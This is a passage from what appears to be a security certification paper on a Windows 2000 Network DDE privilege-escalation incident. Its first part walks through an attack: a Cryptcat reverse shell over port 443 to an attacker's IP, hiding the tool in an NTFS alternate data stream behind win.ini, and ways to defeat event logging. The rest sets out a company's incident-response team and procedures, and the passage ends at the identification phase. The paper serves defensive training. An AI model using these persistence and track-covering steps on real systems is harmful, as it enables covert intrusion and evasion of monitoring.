Setting up Cryptcat for shoveling shell requires two hosts. The first is the attackers host machine outside of the network. As a demonstration, a Windows 98 host was selected as the attackers machine, though it can be any Window or Linux system. Cryptcat is simply downloaded from one of several locations on the Internet and unzipped to a directory such as c:\. The unzipping process creates the directory c:\Cryptcat with the necessary files located within. Then the Cryptcat program is executed on the attackers Windows 98 system as shown in the screenshot below:


Here the Cryptcat program is executed with the –l switch putting it in the listening mode and the –p switch with 443 instructing it to listen on port 443.

The second host is the "victim" machine, the compromised host from the attack. Here we will execute Cryptcat as shown in the screenshot below:



Here the Cryptcat program is executed and directed to connect to the IP address shown (the attackers Windows 98 system) on port 443 and to present it with a command prompt.

Back at the attackers system, the prompt changes to:



Note that, while this is a Windows 95 system, it is showing the Windows 2000 information. Typing commands here is like typing them on the console of the Windows 2000 machine.

As an interesting note here, this paper has shown compromising the host with the Network DDE vulnerability then using Cryptcat to keep the access. It could be turned around so that the attacker places Cryptcat on the system and shovels the shell. Once the attacker has the command shell, the network dde services are started and the exploit executed. This is partially shown in the following screenshot where the network dde services are started across the Cryptcat connection. The remainder of the exploit would work the same way as shown earlier in this paper.

```
net start "network dde"
C:\cryptcat>net start "network dde"
The Network DDE service is starting.......
The Network DDE service was started successfully.
```


Another action that the attacker may decide to take is to deploy some type of "Root Kit" such as Hacker Defender, NT Rootkit, or HE4.Hook.[30] The root kit may aid in keeping access as well as covering the tracks, but may also attract the unwanted attention of the Security Team as the root kit would have to change many of the system files setting off alerts. A quick risk/reward evaluation leads to the decision not to use this tactic.

Covering Tracks - In this case, covering tracks involves covering the tracks in the Windows environment. While there are a plethora of tools available to cover tracks in Linux, the availability in Windows is somewhat limited.

The first step in covering tracks in the Windows environment is to hide files used in the attack. This is accomplished by using Alternate Data Streams. [31] Based upon my own experience, asking numerous systems administrators, and based upon the article by H. Carvey[32], a small percentage of systems administrators are aware of Alternate Data Streams. Normal windows tools will not detect files stored in Alternate Data Streams, and few administrators have the tools available, though they are freely available over the Internet. This all makes Alternate Data Streams a very powerful method of hiding files, but requires the file system be NTFS.


Programs can also be run from within Alternate Data Streams. One of the things that make this so powerful in covering tracks is that the Netcat or Cryptcat program running in the Alternate Data Stream is not visible to the Windows tools. Here is a screenshot of the Windows Task Manager, processes tab, showing the Cryptcat program running in the normal Windows environment:

[30] Rootkit.com. "RootKit – The Online Rootkit Magazine". Rootkit.com. No Publication Date. URL: http://www.rootkit.com (10 December 2003)
[31] Carvey, H. "The Dark Side of NTFS (Microsoft's Scarlet Letter)". Carvey, H. No Publication Date. URL: http://patriot.net/~carvdawg/docs/dark_side.html (10 December 2003)
[32] ibid.



Note the Cryptcat.exe program is showing in the processes screen.

Now by placing each of the Cryptcat files in the Alternate Data Stream and then executing the Cryptcat.exe file, the same Cryptcat functionality is seen, but the process is invisible from Windows as shown below:



Note that the Cryptcat functionality is operating here, but the process is no longer visible. All of the Cryptcat files are in the Alternate Data Stream and cannot be seen by normal methods.

Executing the Cryptcat program in the alternate data stream is accomplished by first moving the files to the alternate data stream with the commands:

```
c:\> type c:\cryptcat\cryptcat.exe > c:\winnt\win.ini:cryptcat.exe
```

This command copies the Cryptcat program into the alternate data stream "behind" the win.ini file. This file was chosen because it is a natural windows file already in existence that is not likely to be deleted. You will probably have to have the administrator privileges in order to do this. If desired, any file that you have normal access to will suffice. The same process is then repeated for all of the remaining Cryptcat files. The original files should then be deleted from the system.

Then, the Cryptcat program is started by the following command:

```
C:\> start c:\winnt\win.ini:cryptcat.exe
```

The result is a command line as shown below:

Here the normal Cryptcat commands of 192.168.1.29 443 –ecmd.exe are executed.


*The procedures for this entire process were interpolated from the Computer and Network Hacker Exploit, Part 4 book.[33]

With all of this in place, Cryptcat is using encryption over port 443 from a system that would normally send encrypted packets over 443 to external sites and the access seen here is difficult to detect. In addition, the normal activity on the compromised server cannot be seen due to the Alternate Data Stream.

The second step in covering tracks in the Windows environment is hiding or removing events from the event logs.

[33] The SANS Institute. Computer and Network Hacker Exploits, Part 4 The SANS Institute, 2003, pp.133-135

Event logs on a running windows system are locked and cannot be altered using normal methods.[34] Since the attacker has administrative access to the server, the logs can be cleared, but clearing leaves an entry in the security event logs showing that the logs were cleared as seen below:



As you can clearly see, clearing an event log may have a detrimental affect on covering tracks as it will certainly attract attention if there is any monitoring of event logging taking place. In the case of the subject network, clearing Security Event logs will result in an on-call member of the Security Team being paged.

There are no widely or freely available tools that allows for the dynamic editing or deletion of line items from a Windows event log. One tool called "Winzapper"[35] is freely available and can delete line items from a Windows event log, but the server has to be rebooted in order for it to work. In this particular case this would not be a viable option, as rebooting of a Citrix server would certainly not go unnoticed.

[34]NMRC.Org. "The Hack FAQ, 17.0 NT Logging and Backdoors". Nomad Mobile Research Centre. No Publication Date. URL: http://www.nmrc.org/pub/faq/hackfaq/hackfaq-17.html (11 December 2003)
[35] Vidsrom, Arne. "Winzapper", NTSecurity , No Publication Date. URL: http://www.ntsecurity.nu/toolbox/winzapper/ (13 December 2003)

Another option may be to find a way to fill the event logs, effectively obfuscating the log entries that need to be hidden. However, this incurs some amount of risk as unusually heavy log entries may attract unwanted attention as well.

The best method of handling the event logs is to avoid activity likely to be noticed in the event logs.

Part 5: The Incident Handling Process

1. Preparation – Describe the state of Incident Handling preparation.

- ***What existing countermeasures do you have in place?***

The company is very well prepared to handle any Information Security incident or breach. Over the period of the last two years, a large amount of resources has gone into making the preparations, starting from the top down. This includes the placement of Detective and Preventative Controls in a "Defense in Depth" configuration in order to detect incidents, training of staff personnel on how to detect and react to incidents, and the formation of a dedicated Incident Handling team as outlined below.

An Information Security Policy has been adopted and implemented by the Board of Directors of the company. This policy broadly establishes the Information Security Department for the enterprise, placing it under the direct supervision of the CIO of the corporation, and establishes a Chief Information Security Officer (CISO) position reporting directly to the CIO. It further grants authority to the CISO to establish information security standards, procedures, and guidelines that will be applicable to the entire enterprise. The standards and guidelines for securing servers and other information systems include requirements to implement "best practices" for information security and to maintain patching for the servers. These guidelines were created using documents from numerous widely recognized experts in the information security field such as SANS and the CERT Coordination Center. The standards state that the standard as a whole cannot be waived for any system, but individual items within the standard can be waived with proper documentation in order to maintain acceptable levels of production.

This network is protected by intrusion detection, log monitoring, firewalls, and other security systems set up to provide "Defense in Depth" for the network, its users, and hosts.

While Snort is used for Network Based Intrusion Detection on this network, it would have little or no affect in detecting this attack as it occurs within the server or servers. It may be possible to detect Netcat or other subsequent unauthorized activity by the attacker, using Snort and the log files from the Firewalls and Routers. An astute attacker that understands the capability of the network may be able to hide his/her activities so it is imperative to keep the security features of the network under strict "need to know" restrictions. Generally speaking, only the Security Team needs to know!

The main method that would detect the activity surrounding this attack is Computer Associates eTrust Audit® Program.[36] Using Audit, the security team is able to monitor over 1200 servers, including those in the Citrix Server farm. Unusual activity by the SYSTEM user, such as creating a new user or changing user rights, would be detected as an anomaly, warning messages would be sent, and an investigation would ensue.

All executable files on the servers are monitored by the AssettInsight® Program.[37] While the reporting of such activity is rather slow, especially considering the size of the network and number of servers, the executable file required for the exploit would eventually be detected.

A comprehensive vulnerability assessment program is in place that would detect the use of Alternate Data Streams, detect unauthorized user accounts on systems, and detect unauthorized ports and other system activities that would be considered unusual.

Finally, the overall health and effectiveness of the security features of the network is annually checked by virtue of a penetration test conducted by a third party contractor hired for that purpose. A highly respected and reputable network security firm did the most recent penetration test approximately 3 months ago. The results netted only one problem in the email system that has since been corrected.

- ***Was there an established Incident Handling process before the incident occurred? If yes, describe in detail.***

There was an established Incident Handling process in place at the company before the hypothetical incident occurred.

Under the authority granted him by the Information Security Policy, the CIO has authorized the creation of the incident handling team. The incident handling team has been formed and trained loosely following the guidelines for a Computer Security Incident Response Team (CSIRT) available from the CERT Coordination Center.[38] The team is somewhat expanded from what is described in the CERT documents, mainly because the company is very large with thousands of servers and users. This particular team has been in place for two years. Each member has received initial CSIRT training and at least one semi-annual CSIRT training session and one semi-annual CSIRT exercise.


The company had a pre-established Emergency Management Team (EMT) designated to handle both natural and man-made disasters. The EMT includes representatives from all the business units, Human Resources, Security, Public Affairs, and Legal. The EMT has been in existence for many years now and has an impressive record in handling natural and man-made disasters on behalf of the company. Virtually every member of the EMT would also need to be a

[36]Computer Associates. "eTrust Audit – Audit Log Repository". Computer Associates. Copyright 2003. URL: http://www3.ca.com/Solutions/Product.asp?ID=157 (13 December 2003)

[37]Tangram Enterprise Solutions. "Asset Insight Overview", Tangram Enterprise Solutions. Copyright 2003. URL: http://www.tangram.com/ (13 December 2003)

[38] CERT. "CSIRT Development". CERT Coordination Center. 13 October 2003. URL: http://www.cert.org/csirts/ (22 November 2003)

member of the CSIRT. Instead of integrating the CSIRT into the EMT (which would subjugate the leadership of the CSIRT team to the non-technical leadership of the EMT) or recruiting the members of the EMT to also participate as CSIRT members, the decision was made to maintain them as separate entities. When an incident requires functions that are maintained within the EMT, the CSIRT Director will call upon the EMT for assistance. These teams are placed in the organizational structure as equals as shown in the partial organizational chart below:



Note the "Dashed Line" showing the relationship between the two teams. On incidents involving computer systems as the main "target", the CSIRT takes precedence and the CSIRT Director is in charge. Other incidents where computer systems are incidental factors in the problem, the EMT takes precedence and the EMT Director is in charge.

- ***Describe the Incident Handling Team***

The CSIRT Team

The CSIRT team is primarily composed of IT professionals that support the massive infrastructure on a day-to-day basis. The idea when forming the team was to get the expertise necessary from every area since the infrastructure is so massive that no one IT expert can know it all. Here are the team members:

- **Executive** – The executive member of the team is not the team leader, rather the liaison between the CSIRT and the executive management of the company. While his stature in the company would suggest he fulfill the leadership position, and certainly he will have the "horsepower" to override decisions of the CSIRT Director, it was felt that the leader of the CSIRT should be very technical, which does not necessarily fit this individual. This is an important position, as the Board of Directors must be fully informed,

especially in a publicly traded fortune 500 company with regulated financial services as one of the lines of business. The Chief Information Security Officer (CISO) fills this position on the team.

- **QA** – The function of the QA member is to setup the training and exercises, to debrief the team after an incident, to quality control the reports from the team, and prepare the final report to the executive management of the company. During an actual incident, the QA member is the "Designated Driver" so to speak. He/She remains focused on the main goal of the CSIRT, which it to protect the resources of the company. Technical IT people tend to tunnel vision on the attack and on the systems ("intoxicated" by the situation) and let the resources suffer further loss and/or damage. QA keeps them focused on the correct path. An IT manager normally fills this position.
- **Director –** The Director is the team leader and functions to assemble and brief the team on incident and then establish the plan of action to handle it. A Senior Security Engineer from the Information Security Department normally fills this position.
- **Compliance –** The Compliance member was originally placed due to the fact that the company holds a Federally Regulated Financial Institution and is subjected to numerous laws, rules, regulations, and guidelines required to maintain the federal insurance. The Compliance member functions to monitor the situation, the procedures and standards, and to make sure that the company is in compliance with the regulations. He/She will also assist in the reporting to make sure all compliance issues in the report are sufficiently covered. Since the team has been formed, additional laws and regulations have been levied in the business space of the other lines of business so the Compliance function has expanded as well. The Compliance member works very closely with the Legal member of the EMT. A Security Compliance Analyst with Information Security normally fills this position.
- **Security** - This is the Information Security member of the team. While there are other Information Security representatives on the team, this member's primary function is to represent Information Security. His/her function is to assist in the analysis of the data gathered from an Information Security perspective. He/She also assists in the gathering and preservation of evidence, specifically in establishing a chain of custody and safeguarding the evidence.
- **Forensics** – The Forensics member of the team is a GIAC Certified Forensics Analyst (GCFA) as is required by the policy that establishes the CSIRT. This requirement is to ensure that the company can maintain control of the investigation as long as possible and only bring law enforcement into the picture when it is advantageous for the company to do so. There is only one GCFA currently on staff, but a second is in the certification process. The Forensics member is responsible for the investigation of incidents and establishing the evidence, chain of custody, and preparing the case to present to law enforcement or present in a court of law. A Senior Security Engineer from Information Security fills this position.

- **Network Analysts** – There are currently three Network Analysts on the team. This large number is required due to the extreme complexity of the network. There are over 500 frame-relay links to external offices alone, hundreds of routers, switches, hubs, modems, etc. The three network analysts represent the three connected but distinctly different networks that support the three lines of business. These members are from the Networking section of IT.
- **WAN Analyst** – The WAN Analyst is responsible for the connections to the Internet and the connections between the different lines of business. An Analyst from the Networking section of IT fills this position.
- **NT Analyst** – The NT Analyst is an expert in the NT, Windows 2000, and Windows 2003 operating systems. They are also experts in the deployment of these systems in this environment and the standards to which the servers were built. An Analyst from the NT section of IT fills this position.
- **UNIX Analyst** – The UNIX Analyst is an expert in the Unix, AIX, HPUX, Linux, and other Unix Based operating systems. They are also experts in the deployment of these systems in this environment and the standards to which the servers were built. An Analyst from the Unix section of IT fills this position.
- **Mainframe Analyst** – The Mainframe Analyst is an expert in the OS390, AS400, VMS, and VAX operating systems. They are also experts in the deployment of these systems in this environment and the standards to which the mainframe systems were built. An Analyst from the Mainframe section of IT fills this position.
- **Administration Analyst** – A member of the Administration section of IT responsible for system backups and login scripts, the Administration Analyst provides expertise in these areas and aids in the Recovery phases of the Incident Response.
- **Workstation Analyst** – The Workstation Analyst is an expert in workstation operating systems including Windows 95/98, Windows NT Workstation, Windows XP, and Windows 2000 Professional. They are also experts in the deployment of these systems in this environment and the standards to which the workstations were built. An Analyst from the Desktop section of IT fills this position.
- **User Administration Analyst** – The User Administration Analyst is a member of the Information Security User Administration Team and is an expert in the policies, procedures, and guidelines for establishing new users and administering existing users. If an unknown user is found on any computer system, the User Administration Analyst is responsible for investigating it to determine whether or not it is an authorized account.

- ***Include sanitized excerpts of policies and procedures that could help demonstrate the preparation status.***

As a demonstration of evidence of the Incident Handling preparation of the company, the following excerpts from the Computer Security Incident Response

Team Operations Procedures are presented. This document establishes the team and its function. Please note that while these are excerpts from actual active documents from the company, the author of this paper wrote them as well as part of his function as the Manager of Information Security Architecture for the company. The CSIRT Team, function, and documentation were developed using the CERT Coordination Centers publicly released CSIRT documents as a guide. This fact is noted in the company documents. All text in blue represent direct copied text taken from the documents. Text in black represents either obfuscation of the company identification or notes about the meaning of terms, acronyms, etc.

CSIRT Operations

Mission Statement

The mission of the <Company> Financial Services CSIRT is to improve the security of the corporation's information infrastructure and minimize the threat of damage resulting from intrusions.

Constituency

The CSIRT shall provide services to Company, including system and network administrators and system users. It will also respond to requests from companies within the <Company> family to the extent directed by Executive Management of <Company>.

Placement within the Organization

The CSIRT reports to the Chief Information Security Officer, working under the authority of that office in accordance with the policy forming the team.

Team Members and Function

The CSIRT is comprised of members from several different departments within the Company, each bringing specific expertise required to meet the requirements of the mission. One individual may perform the functions of two or more of the members. The CSIRT works in close coordination with the Emergency Management Team (EMT). EMT members will perform the CSIRT functions of Legal and Public Relations.[39]

The next excerpt from the same document establishes the services provided by the CSIRT.

CSIRT Services

[39] Brooker, Denis E. Computer Security Incident Response Team Operations Procedures Unpublished Corporate Documents. (10 December 2003)

The CSIRT provides four services to the Company.

> Incident Response: At the core of the CSIRT is incident response. Provides a focal point for reporting computer security incidents that provides coordinated support in response to such reports.
>
> Artifact Analysis and Response: Generate technical analysis reports pertaining to malicious code as a result of an incident response. Data obtained will be used for management reports, to mitigate damage, and to advise outside computer security agencies of new threats.
>
> Incident Tracing: Provides for tracking and tracing intruder activity. Data obtained will be used for management reports, to mitigate damage, outside report to law enforcement and/or computer security agencies.
>
> Collaboration: Establish collaborative relationships with other entities such as law enforcement and service providers. Collaborative efforts will aid in obtaining outside resources to mitigate damage.[40]

The next excerpt establishes levels of the threat for later discussion on how they will be handled:

Incident Levels

In order to specify the seriousness of an incident, levels will be assigned. Computer security incidents can range in levels from Ongoing Compromise of Data, the most serious, to failed access attempt, the least serious. The levels will be numbered, with number one being the most serious, as follows:

> Level I: Ongoing Compromise of Customer Data. An unknown and/or unauthorized person or persons has compromised an information system and currently is accessing or has access to data.
>
> Level II: Past Compromise of Customer Data. Evidence of unknown and/or unauthorized access of data is present on an information system.
>
> Level III: Major Virus Attack is Underway and has Infected <company> Assets. A virus that is destructive and/or propagates very rapidly has infiltrated <company> defenses and infected <company> assets. Immediate action must be taken to stop the spread of the virus.
>
> Level IV: Ongoing Compromise of Information System – No Customer Data Involved.

[40] Brooker, Denis E. Computer Security Incident Response Team Operations Procedures Unpublished Corporate Documents. (10 December 2003), pp 6.

Level V: Past Compromise of Information System – No Customer Data Involved.

Level VI: Virus Infection of <company> Information System[41]

One more excerpt from this document describes the triage function of the incident response:

Initiation of the triage function is the responsibility of the On-Call Incident Response Team. Refer to the Information Security Incident Response (IR) Guidelines for the Information Security IR Team Guidelines for detailed information.

Incident Handling: Provides support and guidance related to suspected or confirmed computer security incidents. The number of scenarios that may be encountered in the incident handling function is infinite. Therefore, it is beyond the scope and capability of this document to delineate all actions to be taken for each scenario. The successful handling of each situation will require the knowledge and experience of the team. There are some generic actions that apply to many different scenarios.

1. Once a preliminary evaluation of the incident has taken place, members of the team will be notified, as required. Note that not all team members will be involved with every incident. Based upon the system, program, type of attack, and many other factors, only those with the required expertise will be involved.
2. Each incident will be issued a unique tracking number. All correspondence, whether electronic or on paper, concerning this incident will be identified via this tracking number.
3. Escalation of an incident beyond the team, for example to law enforcement authorities, requires the approval of the Executive Member. This will be done only after coordination with Legal and Public Relations.
4. Forensic evidence must be properly maintained if there is a chance that the case will involve civil/criminal litigation. Forensics will be responsible for maintaining the chain of control and securing such evidence.
5. All similar occurrences or incidents occurring in the same time period should be reviewed to determine if the incidents are related. Related incidents will carry the same tracking number.
6. Each incident where a confirmed intrusion has been detected will require a thorough examination of log files and other data to detect what other systems may have been affected.

[41] ibid

7. Incident Handling may require the use of technical documents or advisories that should be available from vendors, CERT, Infra-Gard, or other online sources.
8. The Director will assign an incident coordinator from the team to coordinate the response and management reporting concerning this event. [42]

The last excerpt from this document shows the follow up requirements of an incident:

Feedback

It is important that the CSIRT provide feedback to the person who reported the incident in order to build and maintain trust. Specifics of the incident will not be discussed in the feedback, rather generalities such as status of the incident (resolved or pending) and a point of contact (POC) for further communications. It is important to maintain security, even with the person discovering the incident, since information privy to the CSIRT could be used in further attacks against the Company.

Management Reporting

There are two different types of management reports available for incident reporting. Critical reports are formatted and submitted as soon as practical for incidents that cause damage to systems, loss of data, intrusion into monetary, proprietary, or sensitive data, situations where the company could be exposed to litigation, or negative pubic relations. These reports are submitted initially and whenever additional information is discovered. Routine reports are formatted and submitted during normal daily status reporting and cover incidents in a running format until closed.

Suspicious Activity Reports (SAR) may be required, depending on the situation. It is up to the Manager, Security Investigations to determine that a SAR is required in accordance with the Suspicious Activity Reporting Policy.

Note: The SAR is a document required by the Federal Regulators that monitor the Financial Services Company.

Critique/De-Brief

Once a complicated, particularly damaging, or unusual incident is closed, the team members involved will meet to critique the teams' actions. The Executive Member, QA Member, or Director will call this meeting. It will be documented

[42] Brooker, Denis E. Computer Security Incident Response Team Operations Procedures Unpublished Corporate Documents. (10 December 2003), pp 7.

and a transcript provided to all members of the team, including non-participating members. [43]

In addition to the training received by the CSIRT team, any group of IT representatives that would potentially be the first to recognize an incident were trained on Initial Response Procedures and provided the "Information Security Incident Response (IR) Guidelines for <Group Name>". Each individual group was given their own guidelines specifically designed to meet their systems needs. All of them had a few sections in common as follows:

Information Security Communications Procedures

1. Non-Urgent requests or reports that arrive during business hours and need to be addressed by Information Security will go to the Help Desk. The Help Desk will screen the calls and forward those necessary to our must answer line, ext xxxx, which is answered by User Administration. The call or report will then be forwarded to the appropriate Information Security section.

2. The Help Desk will answer questions concerning viruses and hoaxes. If they need assistance, they may notify Information Security via the "Must Answer" line or email.

3. Routine after-hours calls to Information Security will be accomplished by calling (xxx) xxx-xxxx. This is a published after-hours number. These calls will be answered by an on-call Information Security person from User Administration.

4. There will be an Information Security Management or Information Security Architecture person on 24-hour call, 365 days a year, to respond to security incidents, urgent requests for assistance, or provide guidance to Information Security Administration. This person will also perform on-call Information Security Incident Response duties. The phone number for contacting this person is (xxx) xxx-xxxx. This number is automatically forwarded to the appropriate cell phone for the on-call Information Security member.

5. Non-Urgent calls or e-mails that arrive after normal business hours and require action by Information Security Management or Information Security Architecture will be forwarded on the next business day.

6. The Help Desk, Desktop Support, Server Administration, or User Administration will forward urgent calls that require Information Security response for potential Security Incidents to (xxx) xxx-xxxx. This number is

[43] Brooker, Denis E. Computer Security Incident Response Team Operations Procedures Unpublished Corporate Documents. (10 December 2003), pp. 10

automatically forwarded to the appropriate cell phone for the on-call Information Security member.

7. Routine questions about Information Security can be sent via e-mail to the "Information_Security" mailbox. These questions will be screened by Information Security Administration and forwarded to the appropriate manager.

8. In the event the on-call person cannot be contacted, refer to page 7 of this document for the Information Security Management Contact List. Attempt to contact the personnel on that list in the order they are listed until contact is made.[44]

In addition to the communications procedures, the documents tells the IT staff how to handle situations in general:

Incident Response

1. Determining and Incident is in Progress or has taken place – This will be the most difficult of your jobs. It will be a rare occasion where a user calls you and states that his computer has been attacked and he needs help.

   The following attack activity requires the notification of the On-Call Incident Response person:

   - An unauthorized user has gained access to any computer resource.
   - An authorized user has gained unauthorized access to any computer resource.
   - An unauthorized user has made unauthorized or accidental changes to any computer resource.
   - Indication of password tampering, sharing, or other disclosure.
   - Breach of physical access controls around server and/or network equipment or components indicating a compromise of a computer system.
   - Non-contained virus activity.

   In most cases, there will be symptoms of an attack that you will recognize as suspicious.

[44] Brooker, Denis E. Information Security Incident Response (IR) Guidelines for Information Security Administration, Help Desk, and Desktop Support, Unpublished Corporate Documents, pp 10.

a. Attack notification. This may come in the form of a pop-up dialog box, words imposed onto a word document, or numerous other means. The general idea here is that he hacker wants you to know he has won by gaining access to your machine.
b. Inexplicable and heavy usage of hard drive for prolonged period of time. This may be an indicator that there is some process or program running on the machine in the background. Keep in mind that windows using the hard drive for virtual memory and there will be some amount of this. If a user states it started at a particular time and has been running for a long time, be suspicious.
c. Programs running that do not appear to belong on the computer. These may be noted when the computer is shut down and you get a message asking if a program should be forced closed, or they may be noted during a "Task Manager" session.
d. While shutting down a workstation, you receive a notification that says: "X Users are connected. Do you want to forcibly disconnect?" There is no known reason for users to be connected.
e. Heavy utilization of the hard drive immediately after opening a file or email attachment indicates that the file may have been a virus and is sending copies of itself to everyone in your address book.

2. Initial Actions – Your initials actions will depend upon the type and criticality of the system affected as well as the indications that you see from the system. If you are speaking to an end user on the phone, direct them through the following actions.

a. If the system is a Workstation and:

1. You believe a virus attack is underway. Shutdown the system immediately (pull the power plug) or unplug the network cable.
2. You believe the system has been compromised – an attacker has gained access to the system. – DO NOT shutdown the system, but DO unplug the network connection.

b. If the system is a Server and:

1. You believe a virus attack is underway. Shutdown the system immediately (pull the power plug) or unplug the network cable.
2. You believe the system has been compromised – an attacker has gained access to the system – DO NOT shutdown the system, but DO unplug the network connection. Immediately plug the network adapter into an active, but disconnected hub. This prevents contamination of evidence. Also, disconnect (pull) any mirrored drives. These drives become evidence.

3. Gather Information –

a. Suspicious Activity Report – Immediately begin a log of your activity and gather the following information:

i. Record the time and date of each entry and observed event.
ii. When you talk to someone on the event, immediately record the name of that person and his or her phone number and electronic mail address.
iii. Document when the intruder illegally accessed the systems, how the intruder obtained access, what the intruder did, any observed changes to the systems and data files, whether the system functionality was adversely affected (and, if so, how and for how long), the host machine from which the intruder gained access, and any related data.
iv. If you talked to someone else to obtain additional information about the incident, you are investigating, record the main points you communicated to others.
v. Have all people who participate in handling a security incident record the start and stop time for their involvement.

b. Computer User or Caller – Obtain the full identification of the person(s) reporting the incident, including a number that they can be reached.
c. System Affected – Obtain the TIA number, the IP address, and the function of the system affected.
d. Files, Folders, or other Data Affected – Names of files and folders on the system that appear to have been manipulated.

4. Make Notifications – If compromise of any <Company> system is suspected (even if you are unsure), notify the on-call Incident Response person immediately at (xxx) xxx- xxxx and provide with:

a. Information gathered in item 2 above.
b. Details of the incident.
c. Actions taken up to this point.

* Do not make any notification outside of <Company> and do not discuss the situation with anyone other than the person or persons reporting the incident or the Incident Response person.[45]

2. Identification: Describe the identification phase of this incident.

[45] Brooker, Denis E. Information Security Incident Response (IR) Guidelines for Information Security Administration, Help Desk, and Desktop Support, Unpublished Corporate Documents, pp 10

In this section, we will discuss the detection and identification of the attack. The "Windows 2000 Network DDE Escalated Privileges" attack is relatively difficult to detect because an authorized user on the system perpetrates it. The detection will most likely come from the escalated privileges or other activity after the privileges have been obtained.

- ***Give a timeline of the incident.***

